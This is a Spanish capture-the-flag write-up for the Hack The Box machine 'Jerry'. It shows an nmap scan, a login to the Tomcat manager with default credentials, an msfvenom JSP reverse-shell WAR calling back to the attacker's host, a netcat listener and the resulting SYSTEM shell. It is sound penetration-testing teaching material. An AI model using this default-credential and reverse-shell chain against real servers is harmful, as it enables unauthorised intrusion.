

Jerry es una de las máquinas que se pueden encontrar en <https://www.hackthebox.eu>. A continuación, se detalla una solución:

Se divide la solución en 3 apartados:

- Enumeración.
- Explotación.
- Postexplotación.

Enumeración


En primer lugar, se emplea la herramienta nmap para realizar detectar los puertos abiertos y los servicios que se encuentran corriendo.

```
root@kali:~/Downloads# nmap -sSV -T5 10.10.10.95 -p-
Starting Nmap 7.60 ( https://nmap.org ) at 2018-07-23 13:00 EDT
Nmap scan report for 10.10.10.95
Host is up (0.066s latency).
Not shown: 65534 filtered ports
PORT      STATE SERVICE VERSION
8080/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 342.78 seconds
```

Se recomienda siempre analizar todos los puertos mediante "-p" apoyado de "--open" para que no sea tan largo y analice los más típicos.

Como se observa se identifica el servidor de aplicaciones **Apache Tomcat** corriendo sobre el puerto **8080**.



En los test de intrusión internos, al menos en mi experiencia suele buscar phpmyadmin o Apache Tomcat como primer punto para llevar a cabo el compromiso., ¿Por qué? es muy frecuente que se dejen las credenciales por defecto y dada la funcionalidad que tienen son muy atractivos.

Explotación

Lo primero es comprobar si se encuentra accesible el login y en cuyo caso, probar credenciales por defecto. Podéis emplear este [diccionario](#) que se encuentre en el repositorio de [SecList](#).

Por defecto, en Apache Tomcat son: **tomcat/s3cret**

Efectivamente, probándolo se tiene la suerte de acceder por un gran descuido:

10.10.10.95:8080/manager/html

Search

☆📁⬇️🏠💙

Most Visited

Offensive Security

Kali Linux

Kali Docs

Kali Tools

Exploit-DB

Aircrack-ng

Kali Forums

NetHunter

Getting Started

Message:

OK

Manager

List Applications

HTML Manager Help

Manager Help

Server Status

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	<div>StartStopReloadUndeploy</div> <div>Expire sessionswith idle ≥ 30 minutes</div>
/POINzi	None specified		true	0	<div>StartStopReloadUndeploy</div> <div>Expire sessionswith idle ≥ 30 minutes</div>
/docs	None specified	Tomcat Documentation	true	0	<div>StartStopReloadUndeploy</div> <div>Expire sessionswith idle ≥ 30 minutes</div>
/examples	None specified	Servlet and JSP Examples	true	2	<div>StartStopReloadUndeploy</div> <div>Expire sessionswith idle ≥ 30 minutes</div>
/host-manager	None specified	Tomcat Host Manager Application	true	0	<div>StartStopReloadUndeploy</div> <div>Expire sessionswith idle ≥ 30 minutes</div>
/icesword	None specified		true	1	<div>StartStopReloadUndeploy</div> <div>Expire sessionswith idle ≥ 30 minutes</div>
/manager	None specified	Tomcat Manager Application	true	13	<div>StartStopReloadUndeploy</div> <div>Expire sessionswith idle ≥ 30 minutes</div>
					<div>StartStopReloadUndeploy</div> <div>Expire sessionswith idle ≥ 30 minutes</div>

Como veis ya se habían subido algunos ficheros cuando se estuvo haciendo ;)

Una vez autenticado, se puede aprovechar la funcionalidad de subida de Tomcat (formato war) para desplegar ficheros jsp. Para ello, con la ayuda de msfvenom, se crea una shell en dicho formato:

```
root@kali:~/Documents/HTB/jerry# msfvenom -a x86 -p java/jsp_shell_reverse_tcp lhost=10.10.14.28 lport=6667 -f war
Payload size: 1102 bytes
Final size of war file: 1102 bytes

root@kali:~/Documents/HTB/jerry# ls
shell.war
root@kali:~/Documents/HTB/jerry#
```


Se procede a su subida:

Applications					
Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	<div>Start Stop Reload Undeploy</div> <div>Expire sessions with idle ≥ 30 minutes</div>
/docs	None specified	Tomcat Documentation	true	0	<div>Start Stop Reload Undeploy</div> <div>Expire sessions with idle ≥ 30 minutes</div>
/examples	None specified	Servlet and JSP Examples	true	0	<div>Start Stop Reload Undeploy</div> <div>Expire sessions with idle ≥ 30 minutes</div>
/host-manager	None specified	Tomcat Host Manager Application	true	0	<div>Start Stop Reload Undeploy</div> <div>Expire sessions with idle ≥ 30 minutes</div>
/hWuNI0CbXBWphvbOipyIkwyP	None specified		true	0	<div>Start Stop Reload Undeploy</div> <div>Expire sessions with idle ≥ 30 minutes</div>
/manager	None specified	Tomcat Manager Application	true	1	<div>Start Stop Reload Undeploy</div> <div>Expire sessions with idle ≥ 30 minutes</div>
/mikey	None specified		true	0	<div>Start Stop Reload Undeploy</div> <div>Expire sessions with idle ≥ 30 minutes</div>
/shell	None specified		true	0	<div>Start Stop Reload Undeploy</div> <div>Expire sessions with idle ≥ 30 minutes</div>

Hecho esto, se pone un listener en la máquina atacante, por ejemplo, empleando netcat:

```
nc -lnvp 6667
```

De esta manera, para ejecutar la shell basta con un acceso GET al fichero "shell":
http://10.10.10.95:8080/shell:



Recibiendo una conexión en el puerto a la escucha:

```
root@kali:~/Documents/HTB/jerry# nc -nlvp 6667
listening on [any] 6667 ...
connect to [10.10.14.28] from (UNKNOWN) [10.10.10.95] 49195
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>
```

Postexplotación

Una vez logrado el acceso, se comprueba el usuario:

```
root@kali:~/Documents/HTB/jerry# nc -nlvp 6667
listening on [any] 6667 ...
connect to [10.10.14.28] from (UNKNOWN) [10.10.10.95] 49195
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>dir
dir
Volume in drive C has no label.
Volume Serial Number is FC2B-E489

Directory of C:\apache-tomcat-7.0.88

06/19/2018  04:07 AM    <DIR>          .
06/19/2018  04:07 AM    <DIR>          ..
06/19/2018  04:06 AM    <DIR>          bin
06/19/2018  06:47 AM    <DIR>          conf
06/19/2018  04:06 AM    <DIR>          lib
05/07/2018  02:16 PM             57,896 LICENSE
08/05/2018  02:18 AM    <DIR>          logs
05/07/2018  02:16 PM             1,275 NOTICE I
05/07/2018  02:16 PM             9,600 RELEASE-NOTES
05/07/2018  02:16 PM            17,454 RUNNING.txt
08/03/2018  06:51 AM    <DIR>          temp
08/05/2018  02:21 AM    <DIR>          webapps
06/19/2018  04:34 AM    <DIR>          work
               4 File(s)            86,225 bytes
               9 Dir(s)  27,575,832,576 bytes free

C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system
```

Siendo en esto casi directamente el usuario con mayor privilegios: **system**.

En caso de no haberlo sido, comenzaría la parte de escalada de privilegios.

Sin más, se accede al escritorio del usuario administrador para localizar la flag:

```
C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is FC2B-E489

Directory of C:\Users\Administrator\Desktop

06/19/2018  07:09 AM    <DIR>          .
06/19/2018  07:09 AM    <DIR>          ..
06/19/2018  07:09 AM    <DIR>          flags
               0 File(s)                0 bytes
               3 Dir(s) 27,575,832,576 bytes free

C:\Users\Administrator\Desktop>cd flags
cd flags

C:\Users\Administrator\Desktop\flags>dir
dir
Volume in drive C has no label.
Volume Serial Number is FC2B-E489

Directory of C:\Users\Administrator\Desktop\flags

06/19/2018  07:09 AM    <DIR>          .
06/19/2018  07:09 AM    <DIR>          ..
06/19/2018  07:11 AM                88 2 for the price of 1.txt
               1 File(s)                88 bytes
               2 Dir(s) 27,575,828,480 bytes free
```

En este caso como el nombre es deducible, se encuentran las flags de root y de user en el fichero.

Se trata de una máquina muy fácil, pero muy buscada cuando toca hacer tests de intrusión internos.

Autor: Nacho Brihuela aka. n4xh4ck5

Twitter: <https://twitter.com/@n4xh4ck5>